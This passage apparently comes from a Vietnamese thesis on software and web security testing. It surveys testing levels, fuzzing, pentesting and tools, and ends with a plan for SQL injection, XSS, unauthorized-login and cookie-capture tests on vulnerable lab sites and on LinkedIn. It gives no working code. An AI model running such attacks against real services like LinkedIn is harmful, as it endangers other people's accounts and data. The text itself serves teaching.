- Kiểm thử hệ thống (System testung)
- Kiểm thử chấp nhận (Acceptance testing)

a. Kiểm thử đơn vị

Đây là mức kiểm thử thấp nhất. Ở mức kiểm thử này, các thành phần nhỏ nhất của một hệ thống phần mềm như class, function, hay module sẽ được kiểm thử riêng lẻ.

Phần lớn test case (các trường hợp kiểm thử) ở mức này sẽ gọi trực tiếp đối tượng được kiểm thử (như class, function… nào đó) trong mã nguồn.

Do có kích thước nhỏ nên việc tổ chức, kiểm tra, ghi nhận và phân tích kết quả có thể thực hiện dễ dàng.


Khi phát hiện lỗi ở mức kiểm thử này thường sẽ giúp tiết kiệm thời gian và chi phí nhiều. Vì nếu không được phát hiện lỗi này sớm, có thể nó sẽ gây ra các lỗi tích hợp, hoặc gây ra sự cố khi đưa vào sử dụng thực tế.

b. Kiểm thử tích hợp

Ở giai đoạn này, các chức năng (hoặc class, function,…) đã được phát triển và kiểm thử xong, đã đến lúc tích hợp chúng lại với nhau. Phải kiểm thử sự tương tác qua lại giữa các thành phần này, cũng như sự tích hợp giữa các hệ thống khác nhau.

Hai mức kiểm thử tích hợp thường gặp là Kiểm thử tích hợp thành phần và Kiểm thử tích hợp hệ thống.

Kiểm thử tích hợp thành phần là tích hợp các chức năng hoặc module trong cùng một hệ thống (ví dụ, giữa các API của một ứng dụng web hoặc mobile app).



Hình 4: Kiểm thử tích hợp thành phần và kiểm thử tích hợp hệ thống

Kiểm thử tích hợp hệ thống là khi các hệ thống độc lập có liên quan đến nhau thì người kiểm thử cần phải thực hiện kiểm thử tích hợp giữa chúng để đảm bảo rằng chúng đáp ứng các luồng nghiệp vụ mong muốn.

Ví dụ, một hệ thống bán hàng phải kiểm thử các tác vụ cơ bản như thanh toán, đăng nhập, …

Một số phương pháp tiếp cận thường gặp để kiểm thử tích hợp:

1) Big-Bang: Tích hợp tất cả các thành phần (cần kiểm thử) cùng một lúc và tiến hành kiểm thử theo các kịch bản, trường hợp cần thiết.
2) Top-Down: Việc kiểm thử được thực hiện từ các đơn vị ở cấp trên xuống theo luồng điều khiển của hệ thống
3) Bottom-Up: Ngược lại với Top-Down, các đơn vị cấp thấp được kiểm tra trước và các đơn vị cấp cao hơn sẽ được kiểm tra sau.
4) Sandwich/Hybrid: Kết hợp của Top-Down và Bottom-Up.

c. Kiểm thử hệ thống

Đảm bảo rằng hệ thống (sau khi tích hợp) thỏa mãn tất cả các yêu cầu của người sử dụng.

Tập trung vào việc phát hiện các lỗi xảy ra trên toàn hệ thống

Khi hệ thống đã được lập trình hoàn thiện, cần kiểm thử các luồng xử lý chức năng, và một số khía cạnh phi chức năng và đánh giá tính khả dụng của hệ thống.

Thường sẽ dựa vào tài liệu mô tả chức năng và áp dụng các kỹ thuật kiểm thử hộp đen để viết test case (là end-to-end test case) cho mức kiểm thử này.

d. Kiểm thử chấp nhận

Kiểm thử chấp nhận là kiểm thử phần mềm đứng dưới góc độ người dùng để xác định phần mềm có được chấp nhận hay không..

Kiểm thử chấp nhận cũng có thể được thực hiện song song với quá trình kiểm thử mức hệ thống.

Có 2 loại kiểm thử chấp nhận:

- Kiểm thử Alpha: là loại kiểm thử nội bộ. Phần mềm sẽ được 1 đội kiểm thử độc lập hoặc do khách hàng thực hiện tại nơi sản xuất phần mềm.
- Kiểm thử Beta: là loại kiểm thử mà khách hàng thực hiện kiểm thử ở chính môi trường của họ, được thực hiện sau kiểm thử Alpha.

Tuy nhiên, tester cũng thường phối hợp với khách hàng trong giai đoạn kiểm thử chấp nhận này (tùy theo yêu cầu của dự án).

1.6.4. Các loại kiểm thử phần mềm

Một số loại kiểm thử thường gặp là Kiểm thử chức năng, Kiểm thử phi chức năng, và Kiểm thử bảo trì.

a. Kiểm thử chức năng (functional testing)

Kiểm thử chức năng là xác nhận tất cả các chức năng của hệ thống. Nó đánh giá ứng dụng và xác nhận liệu ứng dụng có đang hoạt động theo yêu cầu hay không

Một số phương pháp của kiểm thử chức năng:

1) Smoke Testing (Kiểm thử khói)
2) Integration Testing (Kiểm thử tích hợp)
3) System Testing (Kiểm thử hệ thống)
4) Regression Testing (Kiểm thử hồi quy)
5) User Acceptance Testing (Kiểm thử chấp nhận người dùng)

b. Kiểm thử phi chức năng (non-functional testing)

Loại kiểm thử này tập trung vào các khía cạnh phi chức năng của ứng dụng như hiệu năng, bảo mật, và tính dễ sử dụng.

Việc kiểm thử này cũng giống như kiểm thử chức năng, được thực hiện ở mọi mức kiểm thử.

Kiểm thử phi chức năng bao gồm:

- *Kiểm thử hiệu suất* – Kiểm thử hiệu suất được thực hiện để kiểm tra xem thời gian phản hồi của hệ thống có bình thường theo yêu cầu dưới tải mạng mong muốn hay không.
- *Kiểm thử khôi phục* – Kiểm thử khôi phục là một phương pháp để xác minh xem hệ thống có thể khôi phục như thế nào sau sự cố và lỗi phần cứng.
- *Kiểm thử tính tương thích* – Kiểm thử tính tương thích được thực hiện để xác minh cách hệ thống hoạt động trên các môi trường khác nhau.
- *Kiểm thử bảo mật* – Kiểm thử bảo mật được thực hiện để xác minh tính mạnh mẽ của ứng dụng, tức là để đảm bảo rằng chỉ những người dùng / vai trò được ủy quyền mới truy cập vào hệ thống
- *Kiểm thử khả năng sử dụng* – Xác minh khả năng sử dụng của hệ thống bởi người dùng cuối để xác minh mức độ thoải mái của người dùng với hệ thống.

c. Kiểm thử bảo trì (maintenance testing)

Kiểm thử bảo trì mô tả các hoạt động kiểm thử được thực hiện trên một hệ thống đang vận hành và sử dụng thực tế.

Các kỹ thuật và phương pháp tiếp cận để kiểm thử cũng không có gì đặc biệt lắm so với việc kiểm thử được thực hiện trong quá phát triển phần mềm.

1.6.5. Các hình thức kiểm thử

Có 2 hình thức kiểm thử là:

1) Kiểm thử tự động
2) Kiểm thử thủ công

a. Kiểm thử tự động

Kiểm thử tự động là thực hiện kiểm thử phần mềm bằng một chương trình đặc biệt với rất ít hoặc không có sự tương tác của con người, giúp cho người thực hiện việc kiểm thử phần mềm (tester) không phải lặp đi lặp lại các bước nhàm chán.

Công cụ kiểm thử tự động có thể lấy dữ liệu từ file bên ngoài nhập vào ứng dụng, so sánh kết quả mong đợi với kết quả thực tế và xuất ra báo cáo kết quả kiểm thử.

b. Kiểm thử thủ công

Kiểm thử thủ công là tester làm mọi công việc hoàn toàn bằng tay, từ viết test case đến thực hiện kiểm thử, mọi thao tác như nhập điều kiện đầu vào, thực hiện một số sự kiện khác như click nút và quan sát kết quả thực tế, sau đó so sánh kết quả thực tế với kết quả mong muốn trong test case, điền kết quả kiểm thử.

Hiện nay, phần lớn các tổ chức, các công ty phần mềm, hoặc các nhóm làm phần mềm đều thực hiện kiểm thử thủ công là chủ yếu.

c. Phân biệt 2 hình thức kiểm thử

	Kiểm thử tự động	**Kiểm thử thủ công**
Ưu điểm	Thích hợp với trường hợp phải test nhiều lần cho một case Có tính ổn định và tin cậy cao hơn so với kiểm thử thủ công. Có thể thực hiện các thao tác lặp đi lặp lại giúp người kiểm thử không phải làm những việc gây nhàm chán và dễ nhầm lẫn. Giảm chi phí đầu tư dài hạn	Cho phép tester thực hiện việc kiểm thử khám phá Thích hợp kiểm tra sản phẩm lần đầu tiên Thích hợp kiểm thử trong trường hợp các test case chỉ phải thực hiện một số ít lần Giảm được chi phí ngắn hạn
Nhược điểm	Chi phí đầu tư tốn kém hơn kiểm thử thủ công. Kiểm thử thủ công là không thể thay thế vì người ta không thể tự động hóa mọi thứ.	Tốn thời gian. Trong một số trường hợp, người kiểm thử vẫn phải thực hiện lại một tập hợp các test case đã chạy nên rất mất công.

Bảng 1. Phân biệt kiểm thử tự động và kiểm thử thủ công

1.6.6. Kiểm thử trong vòng đời phát triển phần mềm (SDLC)


a. Vòng đời phát triển phần mềm

Vòng đời (hay quy trình) phát triển phần mềm là tập hợp tất cả các hoạt động, phương thức mà con người phải thực hiện để phát triển một hệ thống hay một sản phẩm phần mềm, từ khi nó được tạo ra cho đến khi bị đào thải hoặc không còn được sử dụng nữa.

b. Quy trình kiểm thử phần mềm trong SDLC (Software Development Life Cycle)

Mô hình này là mô hình phát triển chung có chú trọng đến kiểm thử an toàn, bao gồm 6 giai đoạn:

1) Lên kế hoạch phát triển (Planning)
2) Phân tích (Analysis)
3) Thiết kế (Design)
4) Triển khai (Implementation)
5) Kiểm thử và thống nhất (Testing and Integration)
6) Bảo trì (Maintenance)



Hình 5: Mô hình phát triển phần mềm của SDLC

1.7. Kết luận chương 1

Chương 1 đã cung cấp cái nhìn tổng quan và cơ bản nhất, từ phần mềm, kiểm thử phần mềm, các lỗi phần mềm thường gặp, đến các phương pháp, quy trình, cũng như kỹ thuật kiểm thử phần mềm. Đây là những yếu tố mang tính nền tảng và thiết yếu nhất cho bất kỳ công tác kiểm thử nào trong quá trình xây dựng và phát triển phần mềm

Ở chương 2 sẽ trình bày rõ hơn về khía cạnh an toàn của kiểm thử phần mềm. Bên cạnh đó, chương này cũng sẽ giới thiệu một số công cụ và kịch bản kiểm thử phần mềm an toàn.

CHƯƠNG 2: KIỂM THỬ PHẦN MỀM AN TOÀN

2.1. Tìm hiểu về thử phần mềm an toàn

2.1.1. Giới thiệu kiểm thử phần mềm an toàn

Kiểm thử phần mềm an toàn là một loại kiểm thử đặc biệt nhằm mục đích thẩm tra và xác nhận phần mềm đó có đạt yêu cầu về an ninh không.

Kiểm thử phần mềm an toàn là một loại kiểm thử trong đó quá trình kiểm thử giúp nhận biết phần mềm đang xét có những đặc tính an toàn và đúng với yêu cầu thiết kế đặt ra căn cứ trên đặc tả yêu cầu an toàn cho nó hay không.

2.1.2. Các hướng tiếp cận

Có hai hướng tiếp cận của kiểm thử an toàn phần mềm là:

- Kiểm thử an toàn chức năng
- Kiểm thử điểm yếu (lỗ hổng)

Kiểm thử an toàn chức năng dùng để kiểm tra chức năng an toàn của phần mềm nhằm đảm bảo phần mềm đó hoạt đống đúng chức năng, hiệu quả và sẵn sàng như thiết kế và phát triển. Loại kiểm thử này cần tiến hành ngay từ giai đoạn đầu của SDLC và phải duy trì trong suốt SDLC.

Kiểm thử điểm yếu thực hiện như một kẻ tấn công nhằm phát hiện những điểm yếu an toàn của phần mềm. Điểm yếu ở đây là những thiếu sót trong thiết kế, thực thi, quản lý phần mềm. Loại kiểm thử này trực tiếp nhận diện và khám phá những điểm yếu hệ thống vẫn chưa được biết có thể gây ra bởi những thiếu sót thiết kế hay lỗi lập trình, thuật toán.

2.1.3. Các phương pháp kiểm thử phần mềm an toàn

Có nhiều phương pháp kiểm thử phần mềm an toàn, chẳng hạn:

- Kiểm thử bằng quét lỗ hổng (vulnerability scanning testing)
- Kiểm thử an toàn mờ (fuzzy security testing)
- Kiểm thử an toàn hình thức (formal security testing)
- Kiểm thử an toàn dựa vào chèn lỗi (fault injection-based security testing)
- Kiểm thử an toàn dựa vào thuộc tính (property-based testing)
- Kiểm thử an toàn dựa vào rủi ro (risk-based testing)
- Kiểm thử an toàn dựa vào hộp trắng (white-box-based testing)

2.1.4. Những lưu ý trong kiểm thử an toàn

Nguyên tắc đầu tiên: Không có quy tắc nào toàn diện. Người kiểm thử cần suy nghĩ như một người sử dụng ác ý tấn công ứng dụng của mình.

Nguyên tắc thứ hai: Không thể dự đoán chính xác những gì người dùng ác ý sẽ làm hoặc không làm.

Nguyên tắc thứ ba: Người sử dụng ác ý không thực hiện các chức năng theo quy tắc của phần mềm đưa ra.

Nguyên tắc thứ tư: Kiểm thử an toàn phải ý thức được khả năng của nhiều người sự dụng ác ý. Ứng dụng phải có khả năng tiếp tục hoạt động an toàn khi những thành phần đã bị xâm nhập.

2.1.5. Các kỹ thuật kiểm thử an toàn

Giai đoạn kiểm thử của SDL bao gồm các kỹ thuật kiểm thử an toàn phổ biến sau:

- Kiểm thử mờ (Fuzzing)
- Kiểm thử thâm nhập (Pentesting)
- Kiểm thử động
- Xem xét mã chương trình

a. Kiểm thử mờ

Kiểm thử mờ là một phương pháp kiểm thử có thể giúp xác định các vấn đề an toàn hay lỗ hổng do đầu vào không được xác nhận đúng bởi các nhà phát triển.

Kiểm thử mờ là kỹ thuật thử nghiệm cốt lõi trong giai đoạn kiểm thử, đánh giá trong SDL

Các phương pháp tiếp cận phổ biến nhất:

- Kiểm thử mờ thông minh: Thực hiện kiểm tra đầu vào hợp lệ cho một ứng dụng và sau đó thay đổi các yếu tố đầu vào để tạo ra đầu vào không hợp lệ.
- Kiểm thử mờ ngu ngốc: Tương tự kiểm thử mờ thông minh, ngoại trừ việc các biến thể đầu vào không hợp lệ được tạo ra ngẫu nhiên thay vì nhắm tới một mục tiêu và có chủ ý.

Ưu điểm và nhược điểm của kiểm thử mờ:

- Ưu điểm: Các loại điểm yếu an toàn trong mã nguồn mở mà nó xác định được thường rất nghiệm trọng trong ứng dụng. Ví dụ: lỗi tràn bộ đệm, lỗi số học, SQL injection,…
- Nhược điểm: Chỉ riêng thử nghiệm Fuzz không thể cung cấp bức tranh hoàn chỉnh về mối đe dọa hoặc lỗi bảo mật tổng thể. Ít hiệu quả trong việc xử lý các mối đe dọa bảo mật không gây ra sự cố chương trình, chẳng hạn như một số virus, worms, Trojan.... Để thực hiện hiệu quả, cần đòi hỏi rất nhiều thời gian.

Cách tiếp cận chung để kiểm thử mờ:

- Bước 1: Xác định tất cả các điểm vào một ứng dụng
- Bước 2: Xác định các yếu tố đầu vào hợp lệ với mỗi điểm vào ứng dụng được mong đợi và tạo ra các yếu tố đầu vào hợp lệ.

- Bước 3: Sửa đổi các đầu vào hợp lệ được tạo ra ở bước 2 thành các đầu vào không hợp lệ.
- Bước 4: Đưa các đầu vào không hợp lệ vào các ứng dụng và quan sát chương trình sẽ phản ứng như thế nào với các dữ liệu đầu vào trên.

Số lượng đầu vào không hợp lệ được sử dụng trong kiểm thử mờ có thể rất lớn, đôi khi vượt quá hàng trăm nghìn đầu vào khác nhau.

Vì vậy, SDL khuyến khích sử dụng hoặc phát triển các công cụ kiểm thử mờ nhằm tiến hành kiểm thử mờ tự động.

b. Kiểm thử xâm nhập

Kiểm thử xâm nhập là mô phỏng một cuộc tấn công vào một ứng dụng thực tế và đánh giá khả năng của ứng dụng để chống lại những cuộc tấn công đó.

Kiểm thử xâm nhập sử dụng một loạt các kỹ thuật và công cụ tự động để kiểm tra và khai thác lỗ hổng tiềm tàng trong ứng dụng.

Các phương pháp tiếp cận: Kiểm thử hộp trắng, kiểm thử hộp đen

b. Phân tích mã nguồn

Phân tích mã nguồn là quá trình kiểm tra thủ công mã nguồn của một ứng dụng phần mềm để tìm các vấn đề an toàn.

Phân tích tĩnh là phân tích một đoạn mã mà không cần thực hiện nó.

Việc phân tích tĩnh bao gồm:

- Kiểm tra kiểu
- Kiểm tra văn phong
- Hiểu nội dung chương trình
- Xác nhận chương trình
- Kiểm tra tuộc tính
- Tìm lỗi
- Xem xét an toàn

Đánh giá lại mã phần mềm liên quan đến việc xem xét mã nguồn của một ứng dụng để xác định những điểm yếu phổ biến có thể cho phép một người sử dụng ác ý lợi dụng tấn công các ứng dụng.

c. Kiểm thử động

Kiểm thử động là thực hiện mô phỏng các điều kiện lỗi khi một phần mềm đang hoạt động.

Mục đích là để quan sát một phần mềm hoạt động theo những điều kiện đưa ra và phát hiện bất kỳ vấn đề an toàn nào đó có thể tồn tại.

Ưu điểm

- Kiểm thử động có thể phát hiện ra các điểm yếu chưa được phát hiện, được coi là quá khó hoặc phức tạp và không thể được phát hiện bằng phân tích tĩnh
- Trong kiểm thử động, người kiểm thử phải thực thi phần mềm từ đầu đến cuối, đảm bảo phần mềm không có lỗi, do đó làm tăng chất lượng của sản phẩm và dự án.
- Kiểm thử động trở thành một công cụ cần thiết để phát hiện bất kỳ mối đe dọa bảo mật nào

Nhược điểm

- Tốn thời gian vì nó thực thi ứng dụng, phần mềm hoặc mã đòi hỏi lượng lớn tài nguyên
- Làm tăng chi phí của dự án/sản phẩm vì nó không bắt đầu sớm trong vòng đời phần mềm và do đó bất kỳ vấn đề nào được khắc phục trong các giai đoạn sau đều có thể dẫn đến tăng chi phí.

2.2. Kiểm thử phần mềm web

2.2.1. Giới thiệu về kiểm thử phần mềm web

Kiểm thử phần mềm web là loại kiểm thử nhằm kiểm tra và phát hiện ra những lỗi tiềm ẩn từ ứng dụng web. Một hệ thống dựa trên website cần phải được kiểm tra hoàn chỉnh từ đầu đến cuối trước khi hệ thống này tới tay người dùng cuối (End-user).

Về bản chất, các ứng dụng web cũng là phần mềm, nên các loại kiểm thử áp dụng cho phần mềm cũng được áp dụng khi kiểm thử ứng dụng web. Tuy nhiên, người kiểm thử cần phải linh hoạt, biến nó trở nên phù hợp, thích ứng với kiểm thử ứng dụng web.

Giao diện (UI) và chức năng (functionality) là những điều quan trọng nhất khi kiểm thử website.

2.2.2. Các yếu tố kiểm thử phần mềm web

Để kiểm thử phần mềm web cần phải kiểm thử các yếu tố sau:

- Functionality Testing - Kiểm thử chức năng
- Usability testing - Kiểm thử khả năng sử dụng
- Interface testing - Kiểm thử giao diện
- Compatibility testing - Kiểm thử khả năng tương thích
- Performance testing - Kiểm thử hiệu năng
- Security testing - Kiểm thử bảo mật

a. <u>Kiểm thử chức năng</u>

Việc kiểm thử chức năng yêu cầu tester thực hiện kiểm tra tất cả các link trong web, định dạng được sử dụng trong các trang web để gửi và nhận các thông

tin cần thiết từ người dùng. Ngoài ra còn có kết nối cơ sở dữ liệu, kiểm tra cookies và xác minh HTML/CSS.

Kiểm tra các liên kết (links) bao gồm kiểm tra liên kết ngoài trang web, liên kết nội bộ, liên kết tới các vị trí trong cùng trang…

Kiểm tra form của các trang: Cần xác định được Giá trị mặc định của các trường, thử nhập đầu vào không hợp lệ của các trường, thử thao tác trên các trường: xem, nhập, lưu, sửa, xóa…

Kết nối cơ sở dữ liệu: yêu cầu kiểm tra tính toàn vẹn của dữ liệu khi tạo, sửa, xóa form…hoặc bất cứ chức năng nào có liên quan tới cơ sở dữ liệu.

Kiểm thử cookies: Người dùng có thể tùy chỉnh trên trình duyệt nhằm quản lý cookies, thực hiện các thao tác cho phép lưu, hoặc xóa, hoặc chặn…để kiểm tra các tính năng lưu hoặc không lưu trạng thái đăng nhập, tính năng bảo mật của ứng dụng web.

Xác minh HTML/CSS: Tester sẽ kiểm tra xem trang web có được nhận diện bởi các công cụ tìm kiếm khác nhau hay không (ví dụ: Google, Opera, Bing…)

b. Kiểm thử tính khả dụng

Tính khả dụng của phần mềm web là tính dễ sử dụng, có hướng dẫn sử dụng rõ ràng, rành mạch, mỗi trang đều có menu chính và các menu này phải nhất quán.

Ngoài ra, khi kiểm thử tính khả dụng, tester còn cần thực hiện kiểm thử các điều khiển chuyển hướng (như button, text box, text link, bread crum…), nội dung của trang web phải dễ hiểu và thân thiện với người sử dụng. Không có lỗi chính tả, không khó để đọc chữ, hình ảnh được sắp xếp gọn gàng, hợp lý.

c. Kiểm thử giao diện

Các giao diện chính bao gồm:

- Giao diện web server và server ứng dụng
- Giao diện server ứng dụng và giao diện server dữ liệu

Kiểm tra tất cả các tương tác giữa các server: Nếu server dữ liệu hoặc web server trả lại bất kỳ báo lỗi nào cho bất kỳ truy vấn nào từ server ứng dụng thì ngay lập tức server ứng dụng phải nhận được và cho hiển thị cảnh báo tới người dùng.

Kiểm tra các trường hợp giao dịch bị ngắt đột ngột do người dùng, hoặc kết nối tới server bị gián đoạn, bị khởi động lại…

d. Kiểm thử khả năng tương thích

Tương thích với trình duyệt: Người dùng khác nhau có thể sử dụng trình duyệt khác nhau trên các thiết bị khác nhau sao cho trên máy tính và điện thoại di động, tùy theo nhu cầu, thói quen…của họ.

Tương thích với hệ điều hành: một số chức năng của ứng dụng có thể không tương thích với một số hệ điều hành, hoặc có những lưu ý khác khi sử dụng, điều này cần phải được kiểm tra kỹ và thông báo cho người dùng được biết.

Tương thích với các thiết bị ngoại vi (máy in…): khi người dùng có lệnh in trang thì phải đảm bảo tính chính xác của fonts, cỡ chữ, cỡ giấy…mà người dùng đã chọn.

e. Kiểm thử hiệu năng

Kiểm thử tải: kiểm thử hiệu năng của ứng dụng với các tốc độ kết nối mạng khác nhau. Kiểm thử khi có nhiều người dùng cùng truy cập hoặc cùng yêu cầu một trang xem hệ thống có thể duy trì hoạt động được không, hoặc kiểm thử khi người dùng tải lên hoặc tải xuống một số lượng dữ liệu đặc biệt lớn…

Kiểm thử áp lực: thử đẩy hệ thống ra ngoài giới hạn của nó, làm gián đoạn trang web bằng cách tăng lượng tải cao hơn và kiểm tra xem hệ thống phản ứng như thế nào và phục hồi như thế nào.

f. Kiểm thử bảo mật

Một số case cho kiểm thử bảo mật web:

Gõ trực tiếp url vào thanh địa chỉ của trình duyệt mà không qua đăng nhập. Các trang nội bộ phải không được mở.

Sau khi đăng nhập và mở các trang nội bộ, thay đổi url trực tiếp bằng cách đổi tham số ID của trang tới trang thuộc quyền người dùng đã đăng nhập khác. Truy cập phải bị từ chối bởi người dùng này không thể xem trang thống kê của người dùng khác.

Thử các giá trị đầu vào không hợp lệ trong các trường username, password. Hệ thống phải báo lỗi.

Kiểm tra CAPTCHA cho các đăng nhập tự động

Tất cả các phiên giao dịch, các thông báo lỗi, các hành vi cố gắng xâm phạm an ninh phải ghi trong log và lưu tại web server.

2.3. Giới thiệu một số công cụ hỗ trợ kiểm thử phần mềm an toàn

2.3.1. Phân loại các công cụ kiểm thử

Công cụ kiểm thử có thể được phân loại theo hình thức kiểm thử. Tương ứng với các hình thức kiểm thử, cũng có:

- Công cụ kiểm thử thủ công
- Công cụ kiểm thử tự động

Công cụ kiểm thử cũng có thể được phân loại theo loại kiểm thử, gồm:

- Công cụ kiểm thử hỗ trợ phi chức năng (hiệu năng và giám sát)
- Công cụ kiểm thử hỗ trợ chức năng

Có thể thực hiện kiểm thử không chỉ bằng các công cụ kiểm thử, mà còn có thể kiểm thử bằng một số ngôn ngữ lập trình như Python, Java, JavaScript, Ruby, C++,… gián tiếp thông qua một số những module được tích hợp sẵn bởi các nhà phát triển.

2.3.2. Một số công cụ kiểm thử thủ công

Công cụ kiểm thử thủ công bao gồm:

- Công cụ quản lý kiểm thử: JIRA, Trello,…
- Thiết bị và phần mềm giả lập: Kiểm tra tính tương thích và tương tác của phần mềm trên nhiều nền tảng và thiết bị khác nhau

Jira dùng để theo dõi và quản lý các nhiệm vụ, dự án hay chuỗi hoạt động phát triển phần mềm.

Trello cho phép người dùng tạo các danh sách công việc, bảng và thẻ cho các hoạt động, đối tượng hoặc sự kiện khác nhau.

Postman: Được sử dụng cho kiểm thử API, cho phép người dùng tạo, gửi và kiểm tra các yêu cầu HTTP và HTTPS.

Selenium WebDriver: Được sử dụng cho việc kiểm thử giao diện người dùng trên nhiều trình duyệt web khác nhau.

Việc sử dụng công cụ hỗ trợ trong kiểm thử thủ công không nhất thiết phải là bắt buộc, nhưng có thể mang lại nhiều lợi ích.

2.3.3. Một số công cụ kiểm thử tự động

a. Test Complete

Test Complete là một công cụ tự động hóa kiểm thử cho các ứng dụng Desktop, web và di động.

Phần mềm hỗ trợ cho rất nhiều điều khiển từ bên thứ ba.

Tuy nhiên, đây là phần mềm mà người dùng phải trả phí.

b. Burp Suite

Burp Suite là công cụ kiểm thử bảo mật cho phép người dùng kiểm thử các lỗ hổng bảo mật trên các ứng dụng web, bằng cách phát hiện các lỗ hổng SQL Injection, Cross-site scripting và mã độc.

c. Apache JMeter

JMeter là công cụ kiểm thử hiệu năng mã nguồn mở chủ yếu cho các ứng dụng web. Phần mềm này cũng có thể kiểm tra hiệu năng cho các API chức năng.


d. Selenium

Selenium là một trong những công cụ kiểm thử phần mềm tự động mã nguồn mở mạnh nhất hiện nay cho việc kiểm thử ứng dụng Web.

Selenium script có thể chạy được trên hầu hết các trình duyệt như IE, Mozilla FireFox, Chrome, Safari, Opera; và hầu hết các hệ điều hành như Windows, Mac, Linux.

Về cấu trúc, Selenium có 4 phần

- Selenium IDE: Cho phép Record/Playback một test script. Đây là một add-on hỗ trợ cho Firefox. Chỉ có thể Record trên trình duyệt FireFox, nhưng bù lại có thể Playback trên các trình duyệt khác như là IE, Chrome.
- Selenium Grid: hỗ trợ người dùng thực thi test script trên nhiều trình duyệt một cách song song mà không cần phải chỉnh sửa test script
- Selenium RC (Selenium 1 – Selenium Remote Control) và Selenium WebDriver (Selenium 2) cho phép lập trình test script trên các ngôn ngữ lập trình khác nhau như Python, Java, C#, Ruby.



Hình 6: Cấu trúc của Selenium

Selenium là một công cụ khá là mạnh mẽ, và nó có thể được sử dụng cho cả kiểm thử tự động và kiểm thử thủ công.

2.4. Khái quát ý tưởng thực nghiệm chương 3

2.4.1. Các kịch bản kiểm thử

Đối tượng kiểm thử	Kịch bản kiểm thử	Phương pháp	Công cụ
Phần mềm web LinkedIn	Kiểm tra giao thức mà phần mềm web đang dùng	Kiểm thử thủ công	
	Kiểm tra các quy tắc của mật khẩu và tên đăng nhập		
	Kiểm tra giới hạn nhập mã xác nhận do người dùng quên mật khẩu hoặc cảnh báo đăng nhập lạ	Kiểm thử tự động	Python + Selenium
	Kiểm tra khả năng tài khoản bị tấn công		
	Kiểm tra sự thay đổi của Session ID ở mỗi lần đăng nhập		OWASP Zap

Trang web http://testphp.vulnweb.com và trang web DVWA	Kiểm thử SQL Injection và kiểm thử XSS 1. Dùng Python trên Visual Studio Code để xây dựng bộ kiểm thử 2. Dùng Burp Suite để đăng nhập trái phép 3. Dùng Netcat để bắt Cookie và Session ID	Kiểm thử tự động	Python Burp Suite SQL Map Netcat DSSS XSpear

Bảng 2. Các kịch bản kiểm thử

2.4.2. Kết luận chương 2 và khái quát công việc kiểm thử ở chương 3

Chương 2 đã cung cấp một cái nhìn sâu hơn về kiểm thử phần mềm an toàn, bao gồm những hướng tiếp cận của kiểm thử an toàn, kiểm thử phần mềm web, cũng như một số công cụ kiểm thử an toàn thường được sử dụng.

